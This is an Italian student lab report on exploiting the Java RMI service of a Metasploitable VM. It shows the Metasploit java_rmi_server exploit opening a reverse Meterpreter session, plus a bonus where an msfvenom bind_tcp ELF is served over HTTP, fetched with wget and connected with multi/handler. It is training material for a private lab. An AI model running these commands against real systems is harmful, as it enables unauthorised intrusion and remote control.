S7L5

Exploit Java-RMI con Metasploit

Marco Falchi

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.
Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

  1) configurazione di rete.

  2) informazioni sulla tabella di routing della macchina vittima.

Configurazione delle macchine

Ho inizialmente impostato entrambe le macchine virtuali seguendo gli ip forniti dalla consegna, ho quindi eseguito i seguenti comandi:

Su Metaspoitable2:


```
msfadmin@metasploitable:~$ sudo ip addr add 192.168.11.112/24 dev eth0
```

Su Kali:

```
└─$ sudo ip addr add 192.168.11.111/24 dev eth0
```


Verifica connessione e scansioni iniziali

Ho effettuato inizialmente un ping per verificare la connessione fra le due macchine che è andato a buon fine




Ho poi eseguito una scansione basica con **nmap** per verificare le porte aperte e vulnerabili trovando come da consegna la **porta 1099 java-rmi aperta** e **vulnerabile**

Vulnerabilità che ho poi confermato con una scansione per esse, che ci conferma le **debolezze date dalle configurazioni di default**.



Esecuzione dell'attacco

Ho poi avviato il tool Metasploit framework con il comando **mfsconsole** per cercare degli exploit da sfruttare



Una volta aperta la console ho cercare degli attacchi possibili con il comando **search java rmi** come da screenshot

```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177        2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                     .                .          .      .
   3     \_ target: Linux Dropper                            .                .          .      .
   4     \_ target: Windows Dropper                          .                .          .      .
   5   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Execution Scanner
   7   auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   9     \_ target: Generic (Java Payload)                   .                .          .      .
   10    \_ target: Windows x86 (Native Payload)             .                .          .      .
   11    \_ target: Linux x86 (Native Payload)               .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
   16  exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code Execution
   17    \_ target: Generic (Java Payload)                   .                .          .      .
   18    \_ target: Windows x86 (Native Payload)             .                .          .      .
   19    \_ target: Linux x86 (Native Payload)               .                .          .      .
   20    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   21    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   22  exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
   23    \_ target: Unix In-Memory                           .                .          .      .
   24    \_ target: Java Dropper                             .                .          .      .
   25  exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   26  exploit/linux/http/kibana_timelion_prototype_pollution_rce  2019-10-30       manual     Yes    Kibana Timelion Prototype Pollution RCE
   27  exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27       excellent  No     Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution
   28    \_ target: Universal (Javascript XPCOM Shell)       .                .          .      .
   29    \_ target: Native Payload                           .                .          .      .
   30  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin
   31  exploit/multi/http/torchserver_cve_2023_43654         2023-10-03       excellent  Yes    PyTorch Model Server Registration and Deserialization RCE
   32  exploit/multi/http/totaljs_cms_widget_exec            2019-08-30       excellent  Yes    Total.js CMS 12 Widget JavaScript Code Injection
   33    \_ target: Total.js CMS on Linux                    .                .          .      .
   34    \_ target: Total.js CMS on Mac                      .                .          .      .
   35  exploit/linux/local/vcenter_java_wrapper_vmon_priv_esc  2021-09-21       manual     Yes    VMware vCenter vScalation Priv Esc
   36  exploit/multi/misc/vscode_ipynb_remote_dev_exec       2022-11-22       excellent  Yes    VSCode ipynb Remote Development RCE
   37    \_ target: Windows                                  .                .          .      .
   38    \_ target: Linux File-Dropper                       .                .          .      .


Interact with a module by name or index. For example info 38, use 38 or use exploit/multi/misc/vscode_ipynb_remote_dev_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux File-Dropper'
```

Il risultato che otteniamo sono molti exploit, noi selezioniamo quello che sfrutta le vulnerabilità date dalle configurazioni di default con il comando **use 8**.

Controlliamo poi le opzioni di questo exploit e del payload con lo **show option** come da screen:

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Settiamo correttamente RHOST e LHOST, dove il primo è la macchina target e il secondo la macchina attaccante

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
```

Lanciamo poi il comando **exploit** per avviarlo

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/hP4LMS0YGa
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:40247) at 2025-08-29 04:38:48 -0400
```

Exploit che ha avuto successo, otteniamo quindi una shell avanzata Meterpreter e come richiesto dalla consegna raccogliamo le informazioni di configurazione di rete con il comando **ifconfig**

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe12:ff6c
IPv6 Netmask : ::
```

Facciamo al stessa cosa guardando la tabella **route**

```
IPv4 network routes
═══════════════════

    Subnet          Netmask         Gateway   Metric  Interface
    ──────          ───────         ───────   ──────  ─────────
    127.0.0.1       255.0.0.0       0.0.0.0
    192.168.11.112  255.255.255.0   0.0.0.0
    192.168.50.101  255.255.255.0   0.0.0.0
```

Consegna Bonus

Installare un meterpreter in bind usando msfvenom ed effettuare un collegamento con multi/handler

Esecuzione del bonus

Creo il file **amnesia.elf** che al suo interno contiene payload bind_tcp, questo ci permetterà di ottenere una sessione meterpreter in bind

```
└─$ msfvenom -p linux/x86/meterpreter/bind_tcp -f elf -o amnesia.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of elf file: 195 bytes
Saved as: amnesia.elf
```

Verifico poi che sia stato creato con un **ls**

```
┌──(kali㉿kali)-[~]
└─$ ls
10.129.137.85  bind_meterpreter.elf  Documents  flag.txt          ftp_usernames.txt  gameshell.1       gameshell.sh  passwords.txt  Public     usernames.txt  worknotes.txt
amnesia.elf    Desktop              Downloads  ftp_passwords.txt  gameshell          gameshell-save.sh  Music         Pictures       Templates  Videos
```

Creo poi un server http con porta 8080 dalla macchina kali

```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.11.112 - - [29/Aug/2025 05:42:48] "GET /amnesia.elf HTTP/1.0" 200 -
```


Scarico poi dalla macchina metspoitable2 il file amnesia.elf dal server creato in precedenza

```
wget http://192.168.11.111:8080/amnesia.elf
```

Do po i permessi di esecuzione ad amensia.elf

```
chmod +x amnesia.elf_
```

Avvio nuovamente msfconsole



Faccio il search del multihandler e seleziono il 6 con il comando **select 6**

```
msf6 > search exploit/multi/handler

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09      excellent  No     APT Package Manager Persistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env       2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   2  exploit/linux/local/bash_profile_persistence         1989-06-08       normal     No     Bash Profile Persistence
   3  exploit/linux/local/desktop_privilege_escalation     2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   4    \_ target: Linux x86                               .                .          .      .
   5    \_ target: Linux x86_64                            .                .          .      .
   6  exploit/multi/handler                                .                manual     No     Generic Payload Handler
   7  exploit/windows/mssql/mssql_linkcrawler              2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   8  exploit/windows/browser/persits_xupload_traversal    2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   9  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 9, use 9 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 6
```

Dal momento che di default viene impostato il payload in reverse_tcp andremmo a impostare manualmente il bind_tcp

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/bind_tcp
payload ⇒ linux/x86/meterpreter/bind_tcp
```

Vedo le options con il comando **show options**

```
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Ho impostato l'host del target e verificato le options

```
msf6 exploit(multi/handler) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.11.112   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```

Ho avviato quindi l'exploit che mi ha fornito la sessione meterpreter, provando un ls di verifica.

```
msf6 exploit(multi/handler) > exploit
[*] Started bind TCP handler against 192.168.11.112:4444
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 5 opened (192.168.11.111:42823 → 192.168.11.112:4444) at 2025-08-29 05:52:23 -0400

meterpreter > ls
Listing: /home/msfadmin
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
020666/rw-rw-rw-  0     cha   2010-03-16 19:01:07 -0400  .bash_history
040755/rwxr-xr-x  4096  dir   2010-04-17 14:11:00 -0400  .distcc
040700/rwx------  4096  dir   2025-08-27 06:25:01 -0400  .gconf
040700/rwx------  4096  dir   2025-08-27 06:25:31 -0400  .gconfd
100600/rw-------  4174  fil   2012-05-14 02:01:49 -0400  .mysql_history
100644/rw-r--r--  586   fil   2010-03-16 19:12:59 -0400  .profile
100700/rwx------  4     fil   2012-05-20 14:22:32 -0400  .rhosts
040700/rwx------  4096  dir   2010-05-17 21:43:18 -0400  .ssh
100644/rw-r--r--  0     fil   2010-05-07 14:38:35 -0400  .sudo_as_admin_successful
100755/rwxr-xr-x  195   fil   2025-08-29 05:40:09 -0400  amnesia.elf
040755/rwxr-xr-x  4096  dir   2010-04-27 23:44:17 -0400  vulnerable
```